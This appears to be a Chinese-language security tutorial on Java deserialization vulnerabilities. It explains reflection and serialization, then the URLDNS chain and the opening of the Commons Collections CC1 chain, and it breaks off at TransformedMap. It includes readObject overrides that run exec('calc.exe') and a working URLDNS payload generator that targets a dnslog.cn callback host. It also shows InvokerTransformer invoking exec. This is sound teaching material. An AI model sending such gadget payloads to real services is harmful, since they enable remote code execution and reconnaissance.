# java 反序列化漏洞前置知识
# java 反射
# 什么是反射
Java 反射(Reflection)是 Java 编程语言的一部分,它允许程序在运行时检查或修改自身的行为和结构。反射机制可以让你动态地获取类的信息、创建对象、调用方法、访问和修改字段等。反射是 Java 的一大特点,尽管使用反射会影响性能并增加代码的复杂性,但在某些情况下,反射非常有用,比如框架开发、测试工具、序列化 / 反序列化等。

加载完类之后,在堆内存的方法区中就产生了一个 Class 类型的对象(一个类只有一个 Class 对象),这个对象就包含了完整的类的结构息。我们可以通过这个对象看到类的结构。这个对象就像一面镜子,透过这个镜子看到类的结构,所以,我们形象的称之为:反射
“类就好比上帝创造人类的蓝图,而 Class 对象就是这个蓝图的说明书。”
反射常用的 API
//java.lang.Class: 代表一个类 | |
//java.lang.reflect..Method: 代表类的方法 | |
//java.lang.reflect..Field: 代表类的成员变量 | |
//java.lang.reflect.Constructor: 代表类的构造器 |
package cc.fan; | |
public class Test { | |
public static void main(String[] args) throws ClassNotFoundException { | |
// 通过反射获取 User 类的 class 对象 | |
Class c1 = Class.forName("cc.fan.User"); | |
System.out.println(c1); | |
// 通过反射创建 User 类的对象 | |
// 一个类只有一个 Class 对象所以他们都一样 | |
Class c2 = Class.forName("cc.fan.User"); | |
Class c3 = Class.forName("cc.fan.User"); | |
Class c4 = Class.forName("cc.fan.User"); | |
System.out.println(c1.hashCode());// 打印他们的 hashCode | |
System.out.println(c2.hashCode()); | |
System.out.println(c3.hashCode()); | |
System.out.println(c4.hashCode()); | |
} | |
} | |
// 实体类 | |
class User { | |
private String name; | |
private int age; | |
private String id; | |
public User() { | |
} | |
public User(String name, int age, String id) { | |
this.name = name; | |
this.age = age; | |
this.id = id; | |
} | |
public String getName() { | |
return name; | |
} | |
public void setName(String name) { | |
this.name = name; | |
} | |
public int getAge() { | |
return age; | |
} | |
public void setAge(int age) { | |
this.age = age; | |
} | |
public String getId() { | |
return id; | |
} | |
public void setId(String id) { | |
this.id = id; | |
} | |
@Override | |
public String toString() { | |
return "User{" + | |
"name='" + name + '\'' + | |
", age=" + age + | |
", id='" + id + '\'' + | |
'}'; | |
} | |
} | |
// 返回结果为 | |
class cc.fan.User | |
1915910607 | |
1915910607 | |
1915910607 | |
1915910607 |
# 获取 Class 的方法
package cc.fan; | |
public class Test2 { | |
public static void main(String[] args) throws ClassNotFoundException { | |
Person p1 = new Student(); | |
System.out.println("这个人是个"+p1.name); | |
// 第一种方式通过对象获取 Class 对象 | |
Class c1 = p1.getClass(); | |
System.out.println(c1.hashCode()); | |
// 第二种方式通过 ForName 获取 Class 对象 | |
Class c2 = Class.forName("cc.fan.Student"); | |
System.out.println(c2.hashCode()); | |
// 第三种方式通过类名获取 Class 对象 | |
Class c3 = Student.class; | |
System.out.println(c3.hashCode()); | |
// 获取父类类型,通过子类获取父类类型 | |
Class c4 = c1.getSuperclass(); | |
System.out.println(c4.getName()); | |
// 获取父类类型,通过类名获取父类类型 | |
} | |
} | |
class Person { | |
String name; | |
public Person() { | |
} | |
public Person(String name) { | |
this.name = name; | |
} | |
@Override | |
public String toString() { | |
return "Person{" + | |
"name='" + name + '\'' + | |
'}'; | |
} | |
} | |
class Student extends Person { | |
public Student() { | |
this.name = "学生"; | |
} | |
} | |
class Teacher extends Person { | |
public Teacher() { | |
this.name = "老师"; | |
} | |
} |
# 获取类里面的属性
// 获取类里面的属性 | |
package fans; | |
import java.lang.reflect.Constructor; | |
import java.lang.reflect.Field; | |
import java.lang.reflect.InvocationTargetException; | |
public class Test2 { | |
public static void main(String[] args) throws NoSuchMethodException, InvocationTargetException, InstantiationException, IllegalAccessException, NoSuchFieldException { | |
Test1 test1 = new Test1(); | |
Class c = test1.getClass(); | |
// 从 Class 原型里实例化对象 | |
Constructor test2 = c.getConstructor(String.class, int.class); | |
Test1 p = (Test1) test2.newInstance("John", 10); | |
System.out.println(p); | |
// 获取类里面的属性 | |
//getFields 获取全部属性除了私有属性 | |
Field[] fields = c.getFields(); | |
for(Field f: fields){ | |
System.out.println(f); | |
} | |
} | |
} | |
// 结果 public java.lang.String fans.Test1.name,因为 age 是私有属性所以不显示 | |
//getDeclaredFields 获取所有属性,包括私有属性 | |
package fans; | |
import java.lang.reflect.Constructor; | |
import java.lang.reflect.Field; | |
import java.lang.reflect.InvocationTargetException; | |
public class Test2 { | |
public static void main(String[] args) throws NoSuchMethodException, InvocationTargetException, InstantiationException, IllegalAccessException, NoSuchFieldException { | |
Test1 test1 = new Test1(); | |
Class c = test1.getClass(); | |
// 从 Class 原型里实例化对象 | |
Constructor test2 = c.getConstructor(String.class, int.class); | |
Test1 p = (Test1) test2.newInstance("John", 10); | |
System.out.println(p); | |
// 获取类里面的属性 | |
//getFields 获取全部属性,getDeclaredFields 获取所有属性,包括私有属性 | |
Field[] fields = c.getDeclaredFields(); | |
for(Field f: fields){ | |
System.out.println(f); | |
} | |
} | |
} | |
//public java.lang.String fans.Test1.name | |
//private int fans.Test1.age |
# 操作属性
// 改变属性 set () | |
package fans; | |
import java.lang.reflect.Constructor; | |
import java.lang.reflect.Field; | |
import java.lang.reflect.InvocationTargetException; | |
public class Test2 { | |
public static void main(String[] args) throws NoSuchMethodException, InvocationTargetException, InstantiationException, IllegalAccessException, NoSuchFieldException { | |
Test1 test1 = new Test1(); | |
Class c = test1.getClass(); | |
// 从 Class 原型里实例化对象 | |
Constructor test2 = c.getConstructor(String.class, int.class); | |
Test1 p = (Test1) test2.newInstance("John", 10); | |
System.out.println(p); | |
// 改变属性 | |
Field namefield = c.getDeclaredField("name"); | |
namefield.set(p, "Tom"); | |
System.out.println(p); | |
} | |
} | |
/* 结果 Test1 {name='John', age=10} | |
Test1 {name='TOM', age=10}*/ | |
// 改变私有属性 | |
package fans; | |
import java.lang.reflect.Constructor; | |
import java.lang.reflect.Field; | |
import java.lang.reflect.InvocationTargetException; | |
public class Test2 { | |
public static void main(String[] args) throws NoSuchMethodException, InvocationTargetException, InstantiationException, IllegalAccessException, NoSuchFieldException { | |
Test1 test1 = new Test1(); | |
Class c = test1.getClass(); | |
// 从 Class 原型里实例化对象 | |
Constructor test2 = c.getConstructor(String.class, int.class); | |
Test1 p = (Test1) test2.newInstance("John", 10); | |
System.out.println(p); | |
// 改变私有属性 | |
Field namefield = c.getDeclaredField("age"); | |
namefield.setAccessible(true); | |
namefield.set(p, 100); | |
System.out.println(p); | |
} | |
} | |
// 结果 Test1 {name='John', age=10} | |
//Test1{name='John', age=100} |
# 获取类里面的方法
//getMethods 获取全部方法 | |
package fans; | |
import java.lang.reflect.*; | |
public class Test2 { | |
public static void main(String[] args) throws NoSuchMethodException, InvocationTargetException, InstantiationException, IllegalAccessException, NoSuchFieldException { | |
Test1 test1 = new Test1(); | |
Class c = test1.getClass(); | |
// 从 Class 原型里实例化对象 | |
Constructor test2 = c.getConstructor(String.class, int.class); | |
Test1 p = (Test1) test2.newInstance("John", 10); | |
System.out.println(p); | |
// 改变属性 | |
Field namefield = c.getDeclaredField("name"); | |
namefield.set(p, "TOM"); | |
System.out.println(p); | |
Method[] fang = c.getMethods(); | |
for (Method m : fang) { | |
System.out.println(m); | |
} | |
} | |
} | |
/* | |
public java.lang.String fans.Test1.toString () | |
public final void java.lang.Object.wait (long,int) throws java.lang.InterruptedException | |
public final native void java.lang.Object.wait (long) throws java.lang.InterruptedException | |
public final void java.lang.Object.wait () throws java.lang.InterruptedException | |
public boolean java.lang.Object.equals (java.lang.Object) | |
public native int java.lang.Object.hashCode () | |
public final native java.lang.Class java.lang.Object.getClass () | |
public final native void java.lang.Object.notify () | |
public final native void java.lang.Object.notifyAll () | |
里面有很多都是继承的 Object 里面的方法 | |
*/ |
# java 反序列化与序列化
# 序列化和反序列化的基本概念
- 序列化:将 Java 对象转换成字节流,以便在网络上传输或保存到文件中。
- 反序列化:将字节流转换回 Java 对象。
# 序列化和反序列化的使用
使用 ObjectOutputStream 进行序列化,使用 ObjectInputStream 进行反序列化用 implements Serializable 接口标明是否可以反序列化
readObject 方法用来从源输出流中读取字节序列,再把他反序列化成一个对象返回
//Demo1 类 | |
// 对象需要实现 Serializable 接口 | |
package cc.fan; | |
import java.io.Serializable; | |
public class Demo1 implements Serializable {// 此接口表明可被反序列化 | |
private String name; | |
private int age; | |
public Demo1() { | |
} | |
public Demo1(int age, String name) { | |
this.age = age; | |
this.name = name; | |
} | |
@Override | |
public String toString() { | |
return "Demo1{" + | |
"name='" + name + '\'' + | |
", age=" + age + | |
'}'; | |
} | |
} | |
/* 序列化 | |
将对象转换为字节流并保存到文件或通过网络传输。 | |
关键方法 | |
ObjectOutputStream.writeObject (Object obj): 此方法用于将对象序列化并写入输出流。 | |
*/ | |
package cc.fan; | |
import java.io.*; | |
public class xu {// 序列化 | |
public static void x(Object obj) throws IOException { | |
ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("test.bin")); | |
oos.writeObject(obj); | |
} | |
public static void main(String[] args) throws IOException { | |
Demo1 p = new Demo1(20, "Tom"); | |
System.out.println(p); | |
x(p); | |
} | |
} | |
/* 反序列化 | |
将字节流转换回对象。 | |
关键方法 | |
ObjectInputStream.readObject (): 此方法用于从输入流中读取对象并进行反序列化。 | |
*/ | |
package cc.fan; | |
import java.io.*; | |
public class Fanse {// 反序列化 | |
public static Object fan (String File) throws IOException, ClassNotFoundException { | |
ObjectInputStream ois = new ObjectInputStream(new FileInputStream(File)); | |
Object obj = ois.readObject(); | |
return obj; | |
} | |
public static void main(String[] args) throws IOException, ClassNotFoundException { | |
Demo1 nn = (Demo1)fan("test.bin"); | |
System.out.println(nn); | |
} | |
} | |
// 静态成员变量不可被反序列化因为他属于类不属于对象 | |
//transient 标记的成员变量也不可被反序列化 | |
package cc.fan; | |
import java.io.Serializable; | |
public class Demo1 implements Serializable { | |
private transient String name; | |
private int age; | |
public Demo1() { | |
} | |
public Demo1(int age, String name) { | |
this.age = age; | |
this.name = name; | |
} | |
@Override | |
public String toString() { | |
return "Demo1{" + | |
"name='" + name + '\'' + | |
", age=" + age + | |
'}'; | |
} | |
} | |
// 反序列化结果返回空和零 | |
//Demo1{name='null', age=0} |
# 安全问题
Java 反序列化的漏洞的与 readObject 有关
1. 入口类的 readObject 直接调用了危险函数,基本上没有
代码示例;
// 此类重写了 readObject 方法,调用了危险方法,在进行反序列化时就会执行其中的危险方法 | |
package cc.fan; | |
import java.io.IOException; | |
import java.io.ObjectInputStream; | |
import java.io.Serializable; | |
public class Demo1 implements Serializable { | |
private transient String name; | |
private static int age; | |
public Demo1() { | |
} | |
public Demo1(int age, String name) { | |
this.age = age; | |
this.name = name; | |
} | |
@Override | |
public String toString() { | |
return "Demo1{" + | |
"name='" + name + '\'' + | |
", age=" + age + | |
'}'; | |
} | |
private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException { | |
in.defaultReadObject(); | |
// 恶意代码执行 | |
Runtime.getRuntime().exec("calc.exe"); | |
} | |
} |

反序列化时就会弹出计算器
2. 入口类参数中包含可控类,该类有危险方法的类,readObject 时调用了
在这种情况下,入口类中的某个字段是一个可控的类实例,这个类中包含危险的方法。在反序列化时, readObject 方法可能会调用这些危险方法。
就是一个包裹外面是无害的但是里面包裹着一层危险品 readObject 就相当于是外面一层,危险的方法在里面
代码示例;
package cc.fan; | |
import java.io.IOException; | |
import java.io.ObjectInputStream; | |
import java.io.Serializable; | |
public class Demo1 implements Serializable { | |
private transient String name; | |
private static int age; | |
public Demo1() { | |
} | |
public Demo1(int age, String name) { | |
this.age = age; | |
this.name = name; | |
} | |
@Override | |
public String toString() { | |
return "Demo1{" + | |
"name='" + name + '\'' + | |
", age=" + age + | |
'}'; | |
} | |
public void dangerousMethod() {// 危险方法 | |
try { | |
Runtime.getRuntime().exec("calc.exe"); | |
} catch (IOException e) { | |
e.printStackTrace(); | |
} | |
} | |
private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException { | |
in.defaultReadObject(); | |
dangerousMethod(); // 在反序列化时调用危险方法 | |
} | |
} |
3. 入口类参数中包含可控类,该类又调用了其他有危险方法的类,readObject 时调用了
反序列化漏洞共同条件
1,继承了 Serializable 接口可反序列化
2,入口类(重写了 readObject 参数类型广泛 最好 jdk 自带)
3,调用链 gadget chain 相同名称、相同类型
4,执行类 (RCE 比如 exec 函数)
# URLDNS 链
URLDNS 链是一条原生态的利用链,通常被用来验证是否存在反序列化,因为是原生所以没有什么版本限制
HashMap 结合 URL 解析触发 DNS,可以用来判断服务器是否使用了 readObject () 可不可以执行
# HashMap 重写的 readObject
//HashMap 重写的 readObject (),内容如下 | |
private void readObject(ObjectInputStream s) | |
throws IOException, ClassNotFoundException { | |
// 获取序列化流中的所有字段 | |
ObjectInputStream.GetField fields = s.readFields(); | |
// 读取 loadFactor 字段(忽略 threshold 字段) | |
float lf = fields.get("loadFactor", 0.75f); | |
if (lf <= 0 || Float.isNaN(lf)) | |
throw new InvalidObjectException("Illegal load factor: " + lf); | |
// 将 loadFactor 限制在 0.25 到 4.0 之间 | |
lf = Math.min(Math.max(0.25f, lf), 4.0f); | |
HashMap.UnsafeHolder.putLoadFactor(this, lf); | |
// 重新初始化 HashMap | |
reinitialize(); | |
s.readInt(); // 读取并忽略 bucket 的数量 | |
int mappings = s.readInt(); // 读取 mappings 的数量(即 HashMap 的大小) | |
if (mappings < 0) { | |
throw new InvalidObjectException("Illegal mappings count: " + mappings); | |
} else if (mappings == 0) { | |
// 如果 mappings 为 0,使用默认值 | |
} else if (mappings > 0) { | |
// 计算适当的容量和阈值 | |
float fc = (float)mappings / lf + 1.0f; | |
int cap = ((fc < DEFAULT_INITIAL_CAPACITY) ? | |
DEFAULT_INITIAL_CAPACITY : | |
(fc >= MAXIMUM_CAPACITY) ? | |
MAXIMUM_CAPACITY : | |
tableSizeFor((int)fc)); | |
float ft = (float)cap * lf; | |
threshold = ((cap < MAXIMUM_CAPACITY && ft < MAXIMUM_CAPACITY) ? | |
(int)ft : Integer.MAX_VALUE); | |
// 检查数组的类型是否正确 | |
SharedSecrets.getJavaOISAccess().checkArray(s, Map.Entry[].class, cap); | |
@SuppressWarnings({"rawtypes","unchecked"}) | |
Node<K,V>[] tab = (Node<K,V>[])new Node[cap]; | |
table = tab; | |
// 读取键和值,并将它们放入 HashMap 中 | |
for (int i = 0; i < mappings; i++) { | |
@SuppressWarnings("unchecked") | |
K key = (K) s.readObject(); | |
@SuppressWarnings("unchecked") | |
V value = (V) s.readObject(); | |
putVal(hash(key), key, value, false, false);//hash (key):计算键 key 的哈希值。 | |
} | |
} | |
} |
# readObject 调用 hash
static final int hash(Object key) { | |
int h; | |
return (key == null) ? 0 : (h = key.hashCode()) ^ (h >>> 16);// 调用了 hashCode () | |
} |
# hash 调用 hashCode ()
找到同名的方法
URL 类的 hashCode ()
public synchronized int hashCode() { | |
if (hashCode != -1) | |
return hashCode; | |
hashCode = handler.hashCode(this); | |
return hashCode; | |
} |
# 调用 handler 里面的 hashCode 方法
protected int hashCode(URL u) { | |
int h = 0; | |
// Generate the protocol part. | |
String protocol = u.getProtocol(); | |
if (protocol != null) | |
h += protocol.hashCode(); | |
// Generate the host part. | |
InetAddress addr = getHostAddress(u); | |
if (addr != null) { | |
h += addr.hashCode(); | |
} else { | |
String host = u.getHost(); | |
if (host != null) | |
h += host.toLowerCase().hashCode(); | |
} | |
// Generate the file part. | |
String file = u.getFile(); | |
if (file != null) | |
h += file.hashCode(); | |
// Generate the port part. | |
if (u.getPort() == -1) | |
h += getDefaultPort(); | |
else | |
h += u.getPort(); | |
// Generate the ref part. | |
String ref = u.getRef(); | |
if (ref != null) | |
h += ref.hashCode(); | |
return h; | |
} |
# hashCode 调用了 getHostAddress
protected InetAddress getHostAddress(URL u) { | |
return u.getHostAddress();//getHostAddress | |
} |
# u.getHostAddress()
//URL 中的 getHostAddress () | |
synchronized InetAddress getHostAddress() { | |
if (hostAddress != null) { | |
return hostAddress; | |
} | |
if (host == null || host.isEmpty()) { | |
return null; | |
} | |
try { | |
hostAddress = InetAddress.getByName(host);//getByName 解析地址 | |
} catch (UnknownHostException | SecurityException ex) { | |
return null; | |
} | |
return hostAddress; | |
} |
# 调用 InetAddress.getByName (host) 到此结束
//InetAddress.getAllByName (host):该方法会根据主机名解析所有对应的 InetAddress 对象, | |
private static InetAddress getByName(String host, InetAddress reqAddr) | |
throws UnknownHostException { | |
return InetAddress.getAllByName(host, reqAddr)[0]; | |
} |
# 利用
在第一步 HashMap 的 readObject 里
K key = (K) s.readObject();//key 的值是 readObject 取的 | |
@SuppressWarnings("unchecked") | |
V value = (V) s.readObject(); | |
putVal(hash(key), key, value, false, false);//hash (key):计算键 key 的哈希值。 |
key 的值是 readObject 取的值,那 writeObject 会写入 key
调用 internalWriteEntries(s) 方法,该方法负责将 HashMap 中的所有键值对写入 ObjectOutputStream 。这个方法通常会遍历哈希表,并将每个键值对依次写入输出流,以便在反序列化时可以恢复这些键值对。
private void writeObject(java.io.ObjectOutputStream s) | |
throws IOException { | |
int buckets = capacity(); | |
// Write out the threshold, loadfactor, and any hidden stuff | |
s.defaultWriteObject(); | |
s.writeInt(buckets); | |
s.writeInt(size); | |
internalWriteEntries(s); | |
} |
跟进 internalWriteEntries
key 的值是从 tab 取出修改 table 的值就要用到 HashMap 的 put 方法
void internalWriteEntries(java.io.ObjectOutputStream s) throws IOException { | |
Node<K,V>[] tab; | |
if (size > 0 && (tab = table) != null) { | |
for (int i = 0; i < tab.length; ++i) { | |
for (Node<K,V> e = tab[i]; e != null; e = e.next) { | |
s.writeObject(e.key); | |
s.writeObject(e.value); | |
} | |
} | |
} | |
} |

但是在 put 方法中就已经调用了 hash 方法进行了 DNS 解析,但是这样就无法判断 payload 是否触发,所以要用到 java 的反射机制修改值
public V put(K key, V value) { | |
return putVal(hash(key), key, value, false, true); | |
} |
URL 中的 hashCode 判断值是否为 - 1,不为 - 1 直接返回 hashCode,并且 hashCode 为私有属性所以要利用反射机制修改
public synchronized int hashCode() { | |
if (hashCode != -1) | |
return hashCode; | |
hashCode = handler.hashCode(this); | |
return hashCode; | |
} | |
private int hashCode = -1;//private 私有属性 |
代码如下;
// 这样就不会触发 dns 解析了 | |
package cc.fan; | |
import java.io.*; | |
import java.lang.reflect.Field; | |
import java.net.URL; | |
import java.nio.file.Files; | |
import java.nio.file.Paths; | |
import java.util.HashMap; | |
public class Xu {// 序列化 | |
public static void x(Object obj) throws IOException { | |
ObjectOutputStream oos = new ObjectOutputStream(Files.newOutputStream(Paths.get("test.bin"))); | |
oos.writeObject(obj); | |
} | |
public static void main(String[] args) throws IOException, NoSuchFieldException, IllegalAccessException { | |
HashMap<URL, Integer> hashmap = new HashMap<>();// 创建 HashMap 对象 | |
URL url = new URL("http://y56v4t.dnslog.cn");// 创建 URL 对象传入 URL 对象 | |
Class d = url.getClass();// 获取 URL 类的 Class 对象 | |
Field url3 = d.getDeclaredField("hashCode");// 获取 URL 类的 hashCode 属性 | |
url3.setAccessible(true);// 设置访问权限为 true 确保可以访问私有属性 | |
url3.set(url, 1234);// 通过反射修改 URL 类的 hashCode 属性值为 1234 | |
hashmap.put(url, 1);// 将 URL 对象和值 1 放入 HashMap 中 | |
// 上一步已经绕过了 put 方法中的 hash 方法,接着将值再修改为 - 1 然后序列化,反序列化时触发 dns 解析 | |
url3.set(url, -1);// 通过反射修改 URL 类的 hashCode 属性值为 - 1 | |
Xu.x(hashmap);// 序列化 HashMap 对象 | |
} | |
} |
// 反序列化 | |
package cc.fan; | |
import java.io.*; | |
public class Fanse {// 反序列化 | |
public static Object fan (String File) throws IOException, ClassNotFoundException { | |
ObjectInputStream ois = new ObjectInputStream(new FileInputStream("test.bin")); | |
Object obj = ois.readObject(); | |
return obj; | |
} | |
public static void main(String[] args) throws IOException, ClassNotFoundException { | |
fan("test.bin"); | |
} | |
} |
# CC1 链
# InvokerTransformer
入口点为 InvokerTransformer
InvokerTransformer 是一个 Apache Commons Collections 库中的类,通常用于通过反射调用方法。通过这种方式,你可以将方法调用封装在一个对象中,然后在需要时执行它。
//InvokerTransformer 构造方法 | |
public InvokerTransformer(String methodName, Class[] paramTypes, Object[] args) { | |
// 使用提供的 methodName 初始化实例变量 iMethodName | |
this.iMethodName = methodName; | |
// 使用提供的 paramTypes 初始化实例变量 iParamTypes | |
this.iParamTypes = paramTypes; | |
// 使用提供的 args 初始化实例变量 iArgs | |
this.iArgs = args; | |
} | |
/*methodName(类型为 String):要调用的方法的名称。 | |
paramTypes(Class 对象的数组):方法参数的类型。 | |
args(Object 数组):调用方法时要传递的参数。 | |
*/ |
/* 关键方法 | |
transform | |
这是 Transformer 接口中的主要方法。InvokerTransformer 实现了这个接口。 | |
*/ | |
public Object transform(Object input) { | |
if (input == null) { | |
return null; | |
} else { | |
try { | |
Class cls = input.getClass();// 关键代码获取 input 的 Class 类 | |
Method method = cls.getMethod(this.iMethodName, this.iParamTypes);// 获取输入对象的指定方法 | |
return method.invoke(input, this.iArgs);//invoke 反射调用 input 类里面的方法 | |
} catch (NoSuchMethodException var4) { | |
throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass() + "' does not exist"); | |
} catch (IllegalAccessException var5) { | |
throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass() + "' cannot be accessed"); | |
} catch (InvocationTargetException var6) { | |
InvocationTargetException ex = var6; | |
throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass() + "' threw an exception", ex); | |
} | |
} | |
} | |
} |
我们就可以用它来执行任意类任意方法比如 Runtime.getRuntime ().exec
public class Ming { | |
public static void main(String[] args) throws Exception { | |
Runtime v= Runtime.getRuntime();// 创建对象 | |
new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"}).transform(v);//exec 方法,String 类型,参数执行 calc | |
} | |
} |
# TransformedMap
有了这个入口就开始找哪个类调用了 transform 方法
我们就找一下 哪些类可以调用 InvokerTransformer.transform () 方法
找到 TransformedMap 里的 checkSetValue 的 valueTransformer 调用了 transform 方法
